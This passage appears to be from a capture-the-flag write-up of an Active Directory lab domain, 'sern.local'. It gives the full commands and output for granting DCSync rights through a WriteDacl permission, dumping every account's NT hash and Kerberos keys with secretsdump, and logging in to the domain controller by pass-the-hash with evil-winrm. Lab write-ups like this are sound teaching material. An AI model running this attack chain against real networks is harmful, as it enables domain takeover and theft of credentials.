
Validating braun credentials with NetExec
braun authenticates on all three hosts. BloodHound shows the account holds WriteDacl over the sern.local domain object.

BloodHound WriteDacl: braun over sern.local
NTDS Dump
WriteDacl lets us rewrite the domain object’s DACL, so we grant braun the two replication rights DCSync needs, DS-Replication-Get-Changes and DS-Replication-Get-Changes-All. dacledit’s -rights DCSync writes both.
impacket-dacledit -action 'write' -rights 'DCSync' -principal 'braun' -target-dn 'DC=SERN,DC=LOCAL' 'sern.local'/'braun':'ILov3CRTBr4unTube!'
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

/usr/share/doc/python3-impacket/examples/dacledit.py:390: DeprecationWarning: codecs.open() is deprecated. Use open() instead.
  with codecs.open(self.filename, 'w', 'utf-8') as outfile:
[*] DACL backed up to dacledit-20261120-212103.bak
[*] DACL modified successfully!

dacledit granting braun DCSync rights on the sern.local domain object
impacket-secretsdump asks the DC to replicate every account over DRSUAPI, the same way domain controllers sync with each other, rather than reading NTDS.dit off disk. That is why replication rights on the domain are all we need.
impacket-secretsdump 'sern.local'/'braun':'ILov3CRTBr4unTube!'@'10.1.33.51'
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[-] RemoteOperations failed: DCERPC Runtime Error: code: 0x5 - rpc_s_access_denied
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:9fff01c23d9f670194854a646b6eb554:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:6bc2422007bdea14c2d4fdccbd62ea5b:::
sern.local\kyoma:1103:aad3b435b51404eeaad3b435b51404ee:8cbaf9ac7a9ff0a444d5650fca28fb19:::
sern.local\nae:1104:aad3b435b51404eeaad3b435b51404ee:52abaae6616d01cb734374b629a5d300:::
sern.local\moeka:1105:aad3b435b51404eeaad3b435b51404ee:3db7b1172736f9269dc00118e536a07b:::
sern.local\braun:1108:aad3b435b51404eeaad3b435b51404ee:6b1ee8251afba38f7f229790208d5df3:::
sern.local\svc_backup:1109:aad3b435b51404eeaad3b435b51404ee:657cb4636d414ea736a7c60347d6401f:::
DC01$:1000:aad3b435b51404eeaad3b435b51404ee:11a597810a91b2f242a6ee1143204c22:::
FILESRV01$:1111:aad3b435b51404eeaad3b435b51404ee:d9420dc6de413808a7a39ac4ab99b999:::
MSGSRV01$:1112:aad3b435b51404eeaad3b435b51404ee:80f48af56d6708937b174e976aca87f3:::
[*] Kerberos keys grabbed
Administrator:aes256-cts-hmac-sha1-96:73c1fef68b5df810d73eed615d3ec8caaca0e3c98c0bf42e68c3239760a66fbe
Administrator:aes128-cts-hmac-sha1-96:8ba6ede35f2f078e7773251fa647e451
Administrator:des-cbc-md5:0216730d02da46ea
krbtgt:aes256-cts-hmac-sha1-96:dd27975348252878b2313df5613c55596e45aeea562741fdfa70069803138056
krbtgt:aes128-cts-hmac-sha1-96:b3fff0a590664b31e11e703771de8ee5
krbtgt:des-cbc-md5:f4f1cb2ad3492525
sern.local\kyoma:aes256-cts-hmac-sha1-96:f4738b8b1b6fe82474e9f382cbb1934bfc88f68862a6267cd28417b5ae00bba1
sern.local\kyoma:aes128-cts-hmac-sha1-96:4c4bfe77f663e4b2e823119fc7c8c705
sern.local\kyoma:des-cbc-md5:2a3461cdc152ab51
sern.local\nae:aes256-cts-hmac-sha1-96:17d463419406314bfea63e142d4ecb2d123225bd946c72c267b95bb6ad286133
sern.local\nae:aes128-cts-hmac-sha1-96:7cbda35c7536d8a10c9da8585a8e48a6
sern.local\nae:des-cbc-md5:d376a1730db61592
sern.local\moeka:aes256-cts-hmac-sha1-96:ad7612d345a738b8a5b26f3d33e7a9c2de4572559242d3c8e5949334b69a4414
sern.local\moeka:aes128-cts-hmac-sha1-96:fb2acc9f9d5efcd42befc74afd8f8017
sern.local\moeka:des-cbc-md5:38c78915fd920431
sern.local\braun:aes256-cts-hmac-sha1-96:d3e81050000827dbde67ae351020736f44f239aee6e4c6b5a1c7209eb92dcb7d
sern.local\braun:aes128-cts-hmac-sha1-96:dcde5b0c0f35ce33f8fcc3d05c7e7138
sern.local\braun:des-cbc-md5:04d6624354457346
sern.local\svc_backup:aes256-cts-hmac-sha1-96:95234701b05dce881c28924121b6c3a6ae1b097287ded567dcf97c0b3b97135d
sern.local\svc_backup:aes128-cts-hmac-sha1-96:16024cb23f48f27cda3c9d2d20369685
sern.local\svc_backup:des-cbc-md5:68cb5ef408e35b6e
DC01$:aes256-cts-hmac-sha1-96:771929a547c0971ef8f5a73dddd926f0af03e992b32cb0d0bdc70d3b383cdfcd
DC01$:aes128-cts-hmac-sha1-96:aa4d274a53d36650d3c7e07f914f5a9c
DC01$:des-cbc-md5:7f08e680adadb53b
FILESRV01$:aes256-cts-hmac-sha1-96:d447c77d7fdbe4d197d75d489ceecd820504ca928fdcd33c30cd1ad0547fb8a6
FILESRV01$:aes128-cts-hmac-sha1-96:9fb662c6687108b5ed2c96b708996294
FILESRV01$:des-cbc-md5:31fd490419df499d
MSGSRV01$:aes256-cts-hmac-sha1-96:dc7c3e956b131de470b2f053a39736e676e53136a699cedd5ee66234f7a7891c
MSGSRV01$:aes128-cts-hmac-sha1-96:0f7ae8893afa68d63560513011d4bf00
MSGSRV01$:des-cbc-md5:ad109bf8cdbc1cd6
[*] Cleaning up...

DCSync as braun with impacket-secretsdump, with the Administrator hash recovered
secretsdump’s remote registry step fails because it needs local admin, but replication does not, so every account’s hash comes back. The dump gives us the Administrator NT hash 9fff01c23d9f670194854a646b6eb554.
Shell as Administrator (root.txt)
We log in to DC01 over WinRM with Administrator’s NT hash.
evil-winrm -i '10.1.33.51' -u 'administrator' -H '9fff01c23d9f670194854a646b6eb554'
